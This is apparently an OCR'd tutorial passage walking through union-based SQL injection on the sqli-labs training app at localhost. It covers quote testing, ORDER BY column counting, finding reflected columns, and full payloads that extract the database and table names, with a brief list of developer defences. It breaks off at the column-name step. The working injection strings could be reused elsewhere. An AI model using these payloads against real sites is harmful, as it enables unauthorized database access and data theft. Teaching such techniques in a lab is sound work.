
- **?id=1' → error → vulnerable.**
- **?id=1" → error → vulnerable.**

We try ' or " because if they break the query and show SQL error → it confirms that the input is inside a string and the site is vulnerable to SQL injection.



To Solve this ERROR We have to comment out the Rest of the query which produce error by using --+ operator

- **-- = SQL comment operator.**
- **+ = space (URL encoding).**
- **--+ = "comment out the rest of the query" so it doesn't break.**



Now we have to find the Number of columns:

What does "column" mean here?

- **In SQL tables, data is stored in rows and columns.**
  - **Row = one record (e.g., one user).**
  - **Column = one field (e.g., username, password, email).**

- **Example table users**
- **id username password**
- **1 admin admin123**
- **2 test test123**

Here:

- **Columns = id, username, password (total 3).**
- **Rows = data entries (2 rows here).**

- **We use ORDER BY query to check how many column the current query selects like:**

We Check it for : ORDER BY 1 and then ORDER BY 2 and then ORDER BY 3 till we got an ERROR PAGE Appearing we increasing it 4,5,6, until it SHOWS ERROR: Unknown column ' ' in 'order clause'

What exactly ORDER BY Statement Means, What is the reason behind this to use it:

.

.

.

.

- `ORDER BY 1` means: "sort the query result by the **first** column in the `SELECT` list."

- `ORDER BY 2` means: "sort by the **second** column," and so on.

So the numbers are **positions** (ordinals) of the columns in the `SELECT` clause, not literal column names.

When an attacker (or a tester) can inject `ORDER BY n` into a query, they increase `n` step by step:

- If `ORDER BY 1` runs fine, the page works.
- If `ORDER BY 2` runs fine, the `SELECT` has at least 2 columns.
- When they try a number `k` bigger than the number of columns in the `SELECT`, the database throws an error like **"unknown column"** or similar.

hat error tells them: **the SELECT result has fewer than `k` columns**. So by increasing numbers until the error appears, they learn how many columns the original query returns.

Imagine the application runs this SQL (hidden from the user):


SELECT id, username, email FROM users WHERE id = 5;

- `ORDER BY 1` → orders by `id` (works)
- `ORDER BY 2` → orders by `username` (works)
- `ORDER BY 3` → orders by `email` (works)
- `ORDER BY 4` → the DB will fail (because there is no 4th column). You might see an error like **"Unknown column '4' in 'order clause'"**.

That error is the clue: there are only 3 columns.
Knowing the number of columns is useful for other injection techniques (for example `UNION SELECT`) because a `UNION` requires the same number of columns on both sides. So testers use `ORDER BY` to discover that number before crafting a `UNION SELECT`.

How developers can block this information leak (quick fixes)

1. **Use parameterized queries / prepared statements** — avoid building SQL by concatenating user input.
2. **Do not show database errors to users** — return generic messages and log detailed errors on the server only.
3. **Least privilege** — database accounts should have minimal rights.
4. **Input validation / allowlists** — restrict what gets appended to queries.
5. **WAF / query-layer protections** — can help block obvious injection attempts.



This shows an error when ORDER BY 4 it means it have only 3 columns that may be: id, username, password


Why do we check column count?


When we use UNION SELECT in SQL injection, both queries must have the same number of columns.

With the help of column count we move to the next step that is check which column is vulnerable for injecting query

To check which columns are vulnerable we use UNION ALL SELECT query:

example: ‘ UNION ALL SELECT 1,2,3 --+





SELECT id, username, password FROM users WHERE id=1;
If you write ?id=1, the query finds a real row → and prints that user's details.
But if you write ?id=-1, no row exists with id = -1.
□ This means the original SELECT returns nothing.
So if we now attach a UNION SELECT, the page will have to show our fake row instead.
□ Example
?id=-1 UNION SELECT 1,2,3 --+
Now the result set is:
(nothing from original table)
UNION
(1, 2, 3)
So the page has no real data, only 1, 2, 3 from us.
Wherever those numbers appear on the webpage → those are the weak columns (the columns that are reflected/printed to user).
□ What is a weak column?

- **Weak column = output/display column.**
- **These are the positions where your injected data will actually show up on the page.**
- **Example: If 2 appears in the username field on the page, that means column 2 is visible.**
- **Later we can replace 2 with: database() to see the database name.**

□ Why it works

- **Using -1 ensures original data doesn't mix with our UNION result.**
- **So whatever you inject (1,2,3…) clearly shows → making it easier to detect which column is injectable/displayed.**

✅Summary:

- **-1 kills the real row.**
- **UNION injects fake row.**
- **Numbers (1,2,3) reveal which column's data is visible on the webpage.**
- **That visible column is what we'll use to dump database info.**

Explain in super simple style like a story
□ Imagine a restaurant menu

- **Normally, the menu shows 3 columns:**
  a. **Food ID**
  b. **Food Name**
  c. **Price**

Example row:
1 | Burger | 100
□ Case 1: Normal input
If you ask for id=1, the waiter gives you the row:
1 | Burger | 100
□ Case 2: id = -1
If you ask for id=-1, there is no such food.
So the result is empty plate → nothing shows on your table.
□ Case 3: Trick with UNION

Now you say:
id=-1 UNION SELECT 1,2,3
What happens?


- **First query gives nothing (because -1 doesn't exist).**
- **But UNION adds a fake row from your side:**

1 | 2 | 3
So the waiter must serve:
1 | 2 | 3
on your table (because you forced him).
□ Weak columns = where data appears
Now look at the webpage (your plate):

- **Maybe you see 2 printed where username normally comes.**
- **Maybe you see 3 printed where password normally comes.**


That tells you:
□ The 2nd and 3rd column are visible to you.
□ That's why we call them "weak columns" (they leak info).
□ Why is this useful?
Next time instead of showing number 2, you can ask to show:
database()
And suddenly, in place of 2, the webpage will print the database name.
So the "weak columns" = the positions we can use to display secret info.

We can see that 2 and 3 columns are vulnerable we can these columns for accessing the database and extract data from that
Now First Step is to know about the DATABASE NAME
So we use the database() function in place of 2 or 3 like:
http://localhost/sqli-labs-master/Less-1/?id=-1' UNION ALL SELECT 1,database(),3 --+




Now we have the Database Name - SECURITY


With the help of this database name We EXTRACT the TABLE NAMES in this database
For that we to build query of extracting tables , so we use Hackbar for creating that query :
Firstly we select the database() function and replace it with a new query which is for tables names we can create it from UNION BASED dropdown and then tables then table name group concat :




it creates a sql query that extract the table Names:
http://localhost/sqli-labs-master/Less-1/?id=-1' UNION ALL SELECT 1,(SELECT+GROUP_CONCAT(table_name+SEPARATOR+0x3c62723e)+FROM+INFORMATION_SCHEMA.TABLES+WHERE+TABLE_SCHEMA=DATABASE()),3 --+



We can see the table names which are present in the SECURITY DATABASE
After getting table names write down these in Notepad
Now we have to find columns name after getting table name Exactly like before :
We use already built-in commands by hackbar
in UNION-BASED → column → column names group concatenate




When you clicked that then it asks for table name



